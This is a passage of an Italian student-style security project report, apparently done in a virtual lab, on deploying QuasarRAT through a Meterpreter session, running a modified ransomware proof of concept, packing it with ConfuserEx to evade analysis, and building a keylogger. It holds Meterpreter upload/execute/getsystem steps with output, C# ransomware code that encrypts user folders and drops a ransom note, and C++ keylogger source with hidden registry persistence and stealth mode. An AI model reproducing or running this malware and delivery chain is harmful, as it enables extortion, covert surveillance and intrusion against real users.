Client_built2	192.168.227.132	55993	192.168.56.1	4782	Established
message	192.168.227.132	55994	13.107.246.60	443	Established

Tra le sue caratteristiche principali ci sono la possibilità di trasferire file bidirezionalmente, catturare screenshot e registrare le sessioni desktop, oltre a funzioni di keylogging per monitorare le digitazioni. Quasar supporta anche la gestione dei processi di sistema, l'accesso al registro di Windows e la possibilità di installare/disinstallare software remotamente.

Il software include funzionalità di reverse proxy per bypassare firewall e NAT, supporto per connessioni crittografate e la capacità di operare attraverso più protocolli di rete. Essendo open source e scritto in C#, è personalizzabile e può essere compilato per diverse configurazioni d'uso.





Iniezione del malware verso la macchina vittima

Dopo aver ottenuto accesso alla macchina vittima in modalità reverse shell per mezzo di Metasploit (Meterpreter) si procede all'iniezione del client rat malevolo denominato `updater32.exe`.

E' necessario lanciare il seguente comando per caricare il file in una cartella specifica nasosta:

```
upload "C:\Users\lucap\Desktop\progetto_software\QuasarRAT\Client\updater32.ex"
```



Attenzione! Il path di destinazione DEVE essere scritto utilizzando la sintassi con doppio "\\"

Il software malevolo si troverà quindi caricato al percorso selezionato:

```
<ktop\progetto_software\QuasarRAT\Client\update32.exe" C:\\Users\\unina\\AppData\\Local\\Temp\\testing
[*] Uploading : C:/Users/lucap/Desktop/progetto_software/QuasarRAT/Client/update32.exe -> C:\\Users\\unina\\AppData\\Local\\Temp\\testing\\update32.exe
[*] Completed : C:/Users/lucap/Desktop/progetto_software/QuasarRAT/Client/update32.exe -> C:\\Users\\unina\\AppData\\Local\\Temp\\testing\\update32.exe
meterpreter > |
```

Si procede quindi a spostarsi nella directory in cui il file è stato caricato:

```
meterpreter > cd testing
meterpreter > ls
Listing: C:\\users\\unina\\AppData\\Local\\Temp\\testing
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----                --
100777/rwxrwxrwx  3266048  fil   2025-06-13 16:10:50 +0200  update32.exe
meterpreter > |
```


A questo punto è necessario lanciare l'eseguibile con il comando:

```
execute -f C:\\Users\\unina\\AppData\\Local\\Temp\\update32.exe
```

Oppure il seguente comando se si è già nella directory in cui è presente l'eseguibile:

```
execute -f update32.exe
```

```
Listing: C:\\users\\unina\\AppData\\Local\\Temp\\testing
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----                --
100777/rwxrwxrwx  3266048  fil   2025-06-13 16:10:50 +0200  update32.exe
meterpreter > execute -f update32.exe
Process 1028 created.
meterpreter >
```





Il file può essere eseguito anche lanciando una nuova shell sulla macchina vittima tramite metasploit.

In caso di problemi con l'esecuzione assicurarsi di avere i permessi necessari.

In caso di permessi mancanti lanciare il comando:

```
getsystem
```

A questo punto il client è stato eseguito, resta in esecuzione in background e viene lanciato in automatico ad ogni riavvio del sistema.

Malware 1: Ransomware

Un ransomware è un tipo di **malware** che **cifra i file** di una vittima, rendendoli inaccessibili, e richiede un riscatto (solitamente in criptovalute) in cambio della chiave di decifratura. Agisce spesso diffondendosi tramite email di phishing, exploit di vulnerabilità o download malevoli. Una volta eseguito, il ransomware:

1. **Analizza il sistema** alla ricerca di file importanti (documenti, immagini, database).
2. **Li cifra** con un algoritmo robusto (es. AES, RSA), rendendoli illeggibili.
3. **Mostra un messaggio di riscatto** con istruzioni per pagare, minacciando la perdita permanente dei dati.

E' stato selezionato un ransomware proof-of-concept (POC, dimostrazione pratica semplificata) basato sui repository GitHub [EncrypterPOC](#) e [DecrypterPOC](#), sviluppati per scopi didattici. Il malware opera cifrando i file della vittima utilizzando l'algoritmo AES (Advanced Encryption Standard) in modalità CBC (Cipher Block Chaining) con una chiave generata casualmente. L'Encrypter genera una chiave AES a 256 bit e un vettore di inizializzazione (IV), che vengono poi ulteriormente protetti mediante cifratura RSA con una chiave pubblica integrata nel codice. Dopo la cifratura, i file originali vengono eliminati, lasciando solo quelli cifrati con estensione `.jcript`. Per garantire il riscatto, il malware genera un file di testo che contiene le istruzioni per il pagamento e il recupero dei file. Il Decrypter, invece, svolge la funzione inversa: utilizza la chiave privata RSA per decifrare la chiave AES e l'IV, permettendo poi la

decrittografia dei file colpiti. Questo approccio dimostra un classico schema di ransomware a doppia cifratura (ibrida), combinando la velocità di AES con la sicurezza asimmetrica di RSA.

Si é deciso di manipolare il ransomware in ambiente simulato al fine di evitare complicazioni alla macchina principale host. Si é proceduto a download delle repository Enrypter e Decrypter presso il percorso C: della macchina virtuale.




Importante: evitare che il Decrypter sia in una delle directory puntate dall'encrypter altrimenti risulterebbe impossibile decifrare i dati senza riscaricare il decrypter

Si é proceduto quindi ad installare il tool "Visual Studio" con aggiunta del package ".NET Framework", una piattaforma microsoft che fornisce molte librerie utili e necessarie per gestire accesso ai file, crittografia e interfacce grafiche.

Una volta sbloccato il file sorgente é stato quindi aperto in ambiente di lavoro e modificato. A livello di codice é stata eliminata la logica inherente alla richiesta di cryptovalute rinominando i campi interessati (alcune istruzioni sono state lasciate per evitare di compromettere il funzionamento generale), é stata cambiata la password (hardcoded) così come gli indirizzi di spedizione ed email.

L'interfaccia grafica é stata personalizzata. Il tutto é stato ri-buildato.



L' Encrypter:

- Scandisce le cartelle specificate (Desktop, Documenti, Immagini).

```

private const bool ENCRYPT_DESKTOP = true;
private const bool ENCRYPT_DOCUMENTS = true;
private const bool ENCRYPT_PICTURES = true;

-----
private string DESKTOP_FOLDER = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
private string DOCUMENTS_FOLDER = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
private string PICTURES_FOLDER = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);

-----
private void Form1_Load(object sender, EventArgs e)
{
    initializeForm();

    if (ENCRYPT_DESKTOP)
    {
        encryptFolderContents(DESKTOP_FOLDER);
    }

    if (ENCRYPT_PICTURES)
    {
        encryptFolderContents(PICTURES_FOLDER);
    }

    if (ENCRYPT_DOCUMENTS)
    {
        encryptFolderContents(DOCUMENTS_FOLDER);
    }

    if (encryptedFileCount > 0)
    {
        formatFormPostEncryption();
        dropRansomLetter();
    }
    else
    {
        Console.Out.WriteLine("No files to encrypt.");
        Application.Exit();
    }
}

```

- Ogni file viene cifrato con AES-256 in modalità **CBC** e salvato con estensione **.jcryp**.
- I file originali possono essere cancellati (se **DELETE_ALL_ORIGINALS = true**).
- Alla fine, crea un file di riscatto (**__RECOVER_FILES__.jcryp.txt**) con le istruzioni (in questo caso, una richiesta umoristica).

Inizialmente viene chiamata una funzione Form1_Load all'avvio del programma, al fine di inizializzare l'interfaccia grafica. Dopodiché la cifratura viene avviata e se almeno uno dei file è stato cifrato viene mostrata a video l'interfaccia grafica personalizzata e viene scritto un file di testo.

La funzione:

```
private static void FileEncrypt(string inputFile, string password)
```

cifra un singolo file usando AES-256 in modalità CBC. Fondamentalmente viene:

- Generato un `salt` casuale, una sorta di seed;
- Viene derivata una chiave/Initialization vector dalla password e dal salt mediante `Rfc2898DeriveBytes` (PBKDF2), una classe del .NET Framework che implementa l'algoritmo Password Based Key Derivation Function 2;
- Si crea un file di output con il salt in testa;
- I dati cifrati vengono scritti sul nuovo file e se `DELETE_ALL_ORIGINALS == TRUE` i file originali vengono eliminati.
- I file vengono aggiunti all' `ENCRYPTION_LOG` .

In seguito con la funzione `private void dropRansomLetter()` viene scritto un file di testo sul desktop della vittima contenente le istruzioni per ottenere la chiave di decrittazione.



Al fine di permettere una corretta visualizzazione del documento, il codice sorgente non è stato riportato ma è disponibile presso la repository del progetto.

Il Decrypter invece:

- fa l'operazione inversa: cerca i file `.jcript`, legge il salt, rigenera la chiave e ripristina i file originali.

Anche il seguente codice è stato modificato in modo che la password di decifratura fosse uguale a quella di cifratura. Sono poi stati cambiati alcuni log di sistema per rendere più chiaro il funzionamento.

`static void decryptFolderContents(string sDir)` è una funzione ricorsiva che scorre tutti i file di una determinata cartella, verifica se il file è cifrato ed in caso di successo lo decifra

richiamando `FileDecrypt`.


La funzione `FileDecrypt` legge il salt dalla testa del file cifrato, usa la passord ed il salt con Rfc2898DeriveBytes per ricavare chiave ed Initialization Vector, crea un oggetto `RijndaelManaged` configurato per decifrare. A questo punto usa un `CryptoStream` per leggere i dati cifrati e scriverli nel file di output. I file originali cryptati vengono cancellati (se l'impostazione è abilitata) ed i percorsi dei file decriptati vengono salvati nel log.




Al fine di permettere una corretta visualizzazione del documento, il codice sorgente non è stato riportato ma è disponibile presso la repository del progetto.

Di seguito ciò che accade dopo aver eseguito l'applicativo forzanapolihware.exe:





A seguire quello che accadrebbe nel momento in cui la vittima, pagando il riscatto, ottenga ed utilizzi il Decrypter:



Offuscamento del malware

Offuscare un eseguibile (o "packare") è una tecnica utilizzata per rendere più difficile l'analisi e la reverse engineering del codice. Esistono diversi metodi e strumenti per farlo, tra cui packer, offuscatori e cifratori.

Si é deciso di utilizzare un Packer, uno strumento che comprime e/o cifra l'eseguibile, aggiungendo uno stub di decompressione/decifratura che viene eseguito prima del codice originale.

In questo caso particolare si é scelto di utilizzare il packer **ConfuserEx**, in grado di offuscare gratuitamente degli eseguibili che fanno uso del framework Microsoft .NET.




Le operazioni sono state svolte in ambiente simulato


Si é quindi proceduto a scaricare il tool disponibile gratuitamente al seguente indirizzo:

<https://github.com/yck1509/ConfuserEx/releases>


Una volta eseguito si ottiene la seguente finestra nella quale é necessario trascinare il file da offuscare:



E' sufficiente poi cliccare su "protect!" per ottenere in output il file offuscato:



Lanciando il comando strings su entrambi gli eseguibili (offuscato e non) e salvando gli output in dei file di testo è possibile effettuare un confronto ed appurare che l'offuscamento è avvenuto con successo:



Iniezione del malware verso la macchina vittima

Dopo aver ottenuto accesso alla macchina vittima in modalità reverse shell per mezzo di Metasploit (Meterpreter) si procede all'iniezione del encrypter [forzanapoliware.exe](#).

E' necessario lanciare il seguente comando per caricare il file in una cartella specifica nascosta:

```
upload "C:\Users\lucap\Desktop\progetto_software\Ransomware\forzanapoliware.e
```

Il software malevolo si troverà quindi caricato al percorso selezionato:

```
<ktop\progetto_software\Ransomware\forzanapoliware.exe" C:\\\\Users\\\\unina\\\\AppData\\\\Local\\\\Temp\\\\testing
[*] Uploading : C:/Users/Lucap/Desktop/progetto_software/Ransomware/forzanapoliware.exe -> C:/Users/unina/AppData/Local/Temp/testing/forzanapoliware.exe
[*] Completed : C:/Users/Lucap/Desktop/progetto_software/Ransomware/forzanapoliware.exe -> C:/Users/unina/AppData/Local/Temp/testing/forzanapoliware.exe
meterpreter > |
```

```
meterpreter > ls
Listing: C:\\users\\unina\\AppData\\Local\\Temp\\testing
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----           ---
100777/rwxrwxrwx  72704    fil   2025-06-13 16:17:21 +0200  forzanapoliware.exe
100777/rwxrwxrwx 3266048    fil   2025-06-13 16:10:50 +0200  updater32.exe
meterpreter > |
```

A questo punto è necessario lanciare l'eseguibile con il comando:

```
execute -f "C:\Users\lucap\Desktop\progetto_software\Ransomware\forzanapoliwar
```

oppure con il comando seguente nel caso in cui si fosse già nella directory in cui è presente l'eseguibile:

```
execute -f forzanapoliware.exe
```



Il file può essere eseguito anche lanciando una nuova shell sulla macchina vittima tramite metasploit.

In caso di problemi con l'esecuzione assicurarsi di avere i permessi necessari.

In caso di permessi mancanti lanciare il comando:

```
getsystem
```



Si evita di lanciare il comando per evitare problemi. Per osservarne il funzionamento consultare l'inizio del capitolo "Malware 1 - Ransomware"

A questo punto i file presenti nelle cartelle Immagini e Documenti della macchina vittima risultano criptati.



Nel momento in cui la vittima dovesse ottenere l'accesso al decrypter questo verrà fornito con pratiche differenti user friendly (allegato email, download da un sito ecc.)

Malware 2: Keylogger

È stato realizzato in C++ un Keylogger, un programma che **registra tutti i tasti premuti** sulla tastiera e salva il log in un file nascosto:

1. Installazione in Avvio Automatico

- `InstallToStartup()` copia l'eseguibile nella cartella di avvio (`Startup`) di Windows, in modo che parta automaticamente all'accensione del PC.
- Modifica anche il **registro di sistema** (`HKEY_CURRENT_USER...\Run`) per assicurarsi che il keylogger si avvii sempre.
- Il file viene nascosto (`FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM`) per non farsi notare.

2. Modalità Nascosta (Stealth Mode)


- `StealthMode()` nasconde la finestra della console in modo che l'utente non si accorga dell'esecuzione del programma.

3. Registrazione dei Tasti (Key Logging)

- `LogKey()` interpreta ogni tasto premuto:
 - **Tasti speciali** (Invio, Backspace, Ctrl, Alt, F1-F12, frecce, ecc.) vengono salvati come `[NOME_TASTO]`.
 - **Caratteri stampabili** (lettere, numeri, simboli) vengono registrati così come sono.
- Il loop principale (`while(1)`) controlla continuamente lo stato della tastiera con `GetAsyncKeyState()`.
- I log vengono scritti in un file di testo (`system_log.txt`) nella cartella `Temp` (per non destare sospetti).

4. Ottimizzazione e Anti-Rilevamento

- `Sleep(10)` riduce l'uso della CPU per evitare rallentamenti evidenti.
- `Sleep(50)` dopo ogni tasto evita la duplicazione dei caratteri (problema comune nei keylogger base).



```
#include <stdio.h>
#include <windows.h>
#include <string.h>

void InstallToStartup() {
    char currentPath[MAX_PATH];
    char destinationPath[MAX_PATH];
    char userProfile[MAX_PATH];
    HKEY hKey;

    // Ottieni il percorso del file eseguibile corrente
    GetModuleFileName(NULL, currentPath, MAX_PATH);

    // Ottieni il percorso della cartella AppData
    GetEnvironmentVariable("USERPROFILE", userProfile, MAX_PATH);
    sprintf(destinationPath, "%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\System2Helper.exe", userProfile);

    // Copia il file nella cartella di avvio solo se non esiste già
    if (GetFileAttributes(destinationPath) == INVALID_FILE_ATTRIBUTES) {
        CopyFile(currentPath, destinationPath, FALSE);

        // Imposta gli attributi come file nascosto e di sistema
        SetFileAttributes(destinationPath, FILE_ATTRIBUTE_HIDDEN | FILE_ATTRIBUTE_SYSTEM);
    }

    // Aggiungi una voce al registro per l'avvio automatico
    RegOpenKeyEx(HKEY_CURRENT_USER,
                 "Software\Microsoft\Windows\CurrentVersion\Run",
                 0,
                 KEY_SET_VALUE,
                 &hKey);

    RegSetValueEx(hKey,
                 "System32 Helper",
                 0,
                 REG_SZ,
                 (BYTE*)destinationPath,
                 strlen(destinationPath)+1);

    RegCloseKey(hKey);
}

void StealthMode() {
    // Nasconde la finestra della console
    HWND hWind = GetConsoleWindow();
    ShowWindow(hWind, SW_HIDE);
}
```

```

void LogKey(int key, FILE* file) {
    switch (key) {
        case VK_RETURN:   fprintf(file, "[ENTER]\n"); break;
        case VK_SPACE:    fprintf(file, " "); break;
        case VK_BACK:     fprintf(file, "[BACKSPACE]\n"); break;
        case VK_TAB:      fprintf(file, "[TAB]\n"); break;
        case VK_SHIFT:    fprintf(file, "[SHIFT]\n"); break;
        case VK_LSHIFT:   fprintf(file, "[LSHIFT]\n"); break;
        case VK_RSHIFT:   fprintf(file, "[RSHIFT]\n"); break;
        case VK_CONTROL:  fprintf(file, "[CTRL]\n"); break;
        case VK_LCONTROL: fprintf(file, "[LCTRL]\n"); break;
        case VK_RCONTROL: fprintf(file, "[RCTRL]\n"); break;
        case VK_MENU:     fprintf(file, "[ALT]\n"); break;
        case VK_ESCAPE:   fprintf(file, "[ESC]\n"); break;
        case VK_CAPITAL:  fprintf(file, "[CAPSLOCK]\n"); break;
        case VK_NUMLOCK:  fprintf(file, "[NUMLOCK]\n"); break;
        case VK_SNAPSHOT: fprintf(file, "[PRINTSCREEN]\n"); break;
        case VK_SCROLL:   fprintf(file, "[SCROLLLOCK]\n"); break;
        case VK_INSERT:   fprintf(file, "[INSERT]\n"); break;
